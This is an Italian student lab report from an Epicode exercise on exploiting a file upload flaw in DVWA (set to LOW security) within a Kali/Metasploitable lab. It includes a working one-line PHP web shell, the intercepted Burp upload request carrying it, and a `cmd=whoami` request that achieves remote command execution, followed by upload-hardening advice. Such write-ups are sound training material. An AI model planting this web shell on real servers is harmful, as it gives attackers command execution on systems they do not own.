



Esercizio Epcode

Attacchi alle Web App

ESERCIZIO EPICODE WEEK 13 DAY 1 A CURA DI FABIO RENNA

Indice

Executive Summary.....	2
Introduzione.....	2
Obiettivo.....	3
Proof of Concept.....	3 -10
Conclusione.....	10

Executive Summary

Nel corso dell'attività di test è stata individuata e sfruttata con successo una vulnerabilità di **File Upload** presente nell'applicazione web DVWA, configurata con livello di sicurezza **LOW**. La vulnerabilità ha permesso il caricamento di un file malevolo in PHP e la successiva esecuzione di comandi arbitrari sul sistema target.

Attraverso l'utilizzo di una web shell minimale e il supporto dello strumento **BurpSuite** per l'intercettazione e l'analisi del traffico HTTP, è stato possibile ottenere una **Remote Command Execution (RCE)** con i privilegi dell'utente del web server (www-data).

L'impatto della vulnerabilità è elevato, in quanto consente a un attaccante di interagire direttamente con il sistema operativo sottostante, facilitando attività di enumerazione, movimento laterale e potenziali escalation di privilegi. Il test evidenzia l'importanza di implementare controlli adeguati sui file caricati, inclusa la validazione delle estensioni, il controllo del contenuto e la corretta gestione dei permessi.

Introduzione

In questo esercizio è stata analizzata e sfruttata una vulnerabilità di **File Upload** presente nell'applicazione **DVWA (Damn Vulnerable Web Application)**, con livello di sicurezza impostato su **LOW**.


L'attività è stata svolta in un laboratorio virtuale composto da una macchina **Kali Linux** (attaccante) e una macchina **Metasploitable** (target), monitorando il traffico HTTP tramite **BurpSuite**.

Obiettivo

L'obiettivo dell'esercizio era:

- sfruttare la vulnerabilità di **file upload** su DVWA
- caricare una **web shell in PHP**
- eseguire **comandi remoti** sul sistema target
- intercettare e analizzare tutte le richieste HTTP tramite **BurpSuite**

Proof of Concept



```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=4.53 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=3.63 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.97 ms
^C
— 192.168.50.101 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 2.974/3.710/4.533/0.639 ms
(kali㉿kali)-[~]
$
```


Prima di avviare l'attività di exploit, è stata verificata la corretta comunicazione di rete tra la macchina attaccante (**Kali Linux**) e la macchina target (**Metasploitable**).

Dal terminale di Kali Linux è stato eseguito un comando ping verso l'indirizzo IP della macchina target (192.168.50.101).

La risposta positiva ai pacchetti ICMP conferma che:

- le due macchine si trovano sulla stessa rete
- la configurazione del laboratorio virtuale è corretta
- il target è raggiungibile dall'attaccante

Questa verifica preliminare è fondamentale per garantire la corretta esecuzione delle successive fasi di attacco.



Prima di procedere con lo sfruttamento della vulnerabilità, è stato configurato il livello di sicurezza dell'applicazione DVWA impostandolo su **LOW**, tramite la sezione **DVWA Security**.

Dettagli rilevanti:

- Security Level: **low**
- PHPIDS: **disabilitato**
- Utente autenticato: **admin**

L'impostazione del livello di sicurezza su LOW riduce i controlli lato applicativo, rendendo l'applicazione vulnerabile a diverse tipologie di attacco, tra cui la vulnerabilità di **File Upload** oggetto dell'esercizio.

Questa configurazione è necessaria per riprodurre correttamente lo scenario di attacco previsto dal laboratorio.


```
Session Actions Edit View Help
GNU nano 8.7 shell.php
<?php system($_REQUEST['cmd']); ?>
```

È stata creata una web shell minimale in PHP utilizzando l'editor di testo nano sulla macchina Kali Linux. Il codice inserito consente l'esecuzione di comandi di sistema passati tramite il parametro cmd all'interno di una richiesta HTTP.

Codice della web shell:

```
<?php system($_REQUEST['cmd']); ?>
```

Questa shell permette all'attaccante di interagire con il sistema operativo della macchina target una volta caricata sul web server vulnerabile.



Accedendo alla sezione **Vulnerabilities** → **File Upload** dell'applicazione DVWA, è stato caricato con successo il file `shell.php` precedentemente creato. A causa dell'assenza di controlli sull'estensione e sul contenuto del file (livello di sicurezza impostato su LOW), l'applicazione ha accettato il file PHP come se fosse un'immagine legittima.

Risultato:

Il messaggio di conferma indica che il file è stato salvato nella directory:

`/hackable/uploads/shell.php`

Questo passaggio rappresenta il momento chiave dell'exploit, in quanto consente all'attaccante di posizionare una web shell direttamente all'interno del web server vulnerabile.

[Burp](#)
[Project](#)
[Intruder](#)
[Repeater](#)
[View](#)
[Help](#)

[Dashboard](#)
[Target](#)
[Proxy](#)
[Intruder](#)
[Repeater](#)
[Collaborator](#)
[Sequencer](#)
[Decoder](#)

[Intercept](#)
[HTTP history](#)
[WebSockets history](#)
[Match and replace](#)
[Proxy settings](#)

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code
7	https://www.google.com	GET	/warmup.html			200
8	http://192.168.50.101	GET	/dwa			301
9	http://192.168.50.101	GET	/dwa/			302
10	http://192.168.50.101	GET	/dwa/login.php			200
14	http://192.168.50.101	POST	/dwa/login.php	✓		302
15	http://192.168.50.101	GET	/dwa/index.php			200
20	http://192.168.50.101	GET	/dwa/security.php			200
21	http://192.168.50.101	GET	/dwa/security.php			200
23	http://192.168.50.101	POST	/dwa/security.php	✓		302
24	http://192.168.50.101	GET	/dwa/security.php			200
25	http://192.168.50.101	GET	/dwa/vulnerabilities/upload/			200
26	http://192.168.50.101	GET	/dwa/vulnerabilities/upload/			200
27	http://192.168.50.101	POST	/dwa/vulnerabilities/upload/	✓		200

Request

[Pretty](#)
[Raw](#)
[Hex](#)

```

4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuMIKnaWQIKhQFnPS
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=29237ae2bb1f0ac0784560a2f08484b2
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryuMIKnaWQIKhQFnPS
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryuMIKnaWQIKhQFnPS
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST['cmd']); ?>
25
26 -----WebKitFormBoundaryuMIKnaWQIKhQFnPS
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryuMIKnaWQIKhQFnPS--
31
  
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

Durante il caricamento della web shell shell.php, la richiesta HTTP POST verso l'endpoint /dvwa/vulnerabilities/upload/ è stata intercettata e analizzata tramite **BurpSuite**.

Dall'analisi della richiesta è possibile osservare:

- utilizzo del metodo **POST**
- Content-Type: multipart/form-data
- nome del file caricato: shell.php
- tipo MIME dichiarato: application/x-php
- contenuto del file PHP all'interno del corpo della richiesta
- presenza del cookie security=low, che conferma il livello di sicurezza impostato

Questi elementi dimostrano che l'applicazione non effettua controlli adeguati sul tipo di file caricato, permettendo l'upload di codice eseguibile lato server.

The screenshot shows a web browser window at the top with the address bar displaying `192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami`. The browser content area is empty, showing only the text `www-data`.

Below the browser is the Burp Suite interface. The **HTTP history** tab is selected, showing a list of requests. The 28th request is highlighted, corresponding to the URL in the browser address bar.

#	Host	Method	URL	Params	Edited	Status code
8	http://192.168.50.101	GET	/dvwa			301
9	http://192.168.50.101	GET	/dvwa/			302
10	http://192.168.50.101	GET	/dvwa/login.php			200
14	http://192.168.50.101	POST	/dvwa/login.php	✓		302
15	http://192.168.50.101	GET	/dvwa/index.php			200
20	http://192.168.50.101	GET	/dvwa/security.php			200
21	http://192.168.50.101	GET	/dvwa/security.php			200
23	http://192.168.50.101	POST	/dvwa/security.php	✓		302
24	http://192.168.50.101	GET	/dvwa/security.php			200
25	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200
26	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200
27	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200
28	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cm...	✓		200

The **Request** tab is selected for the highlighted request, showing the raw HTTP data:

```

1 GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=29237ae2bb1f0ac0784560a2f08484b2
9 Connection: keep-alive
10
11

```

Una volta caricata la web shell sul server vulnerabile, è stato possibile accedervi direttamente tramite browser e passare comandi di sistema utilizzando il parametro `cmd` all'interno della richiesta HTTP GET.

Esempio di richiesta:

/dvwa/hackable/uploads/shell.php?cmd=whoami

Risultato:

Il comando whoami restituisce come output:

www-data

Questo risultato conferma l'avvenuta **Remote Command Execution (RCE)** sul sistema target con i privilegi dell'utente del web server, dimostrando il completo successo dell'exploit.

La richiesta HTTP GET contenente il parametro cmd è stata intercettata e analizzata tramite **BurpSuite**. Dall'analisi è possibile osservare come il comando venga passato in chiaro al server e successivamente eseguito dal codice PHP della web shell.

Elementi rilevanti:

- metodo **GET**
- parametro cmd=whoami
- risposta HTTP con codice **200 OK**
- cookie di sessione e livello di sicurezza low

Questo conferma la totale assenza di controlli sull'input utente e la possibilità di eseguire comandi arbitrari.

Conclusione

L'attività di test ha dimostrato che la vulnerabilità di **File Upload** presente in DVWA consente a un attaccante di caricare file malevoli ed eseguire codice arbitrario sul sistema target. Attraverso il caricamento di una web shell in PHP è stato possibile ottenere una **Remote Command Execution**, con conseguente esposizione del sistema a gravi rischi di sicurezza.

L'esercizio evidenzia l'importanza di implementare controlli adeguati sui file caricati, come la validazione delle estensioni, l'analisi del contenuto, la corretta gestione dei permessi e l'isolamento delle directory di upload.

Venezia, 15/12/2025

Fabio Renna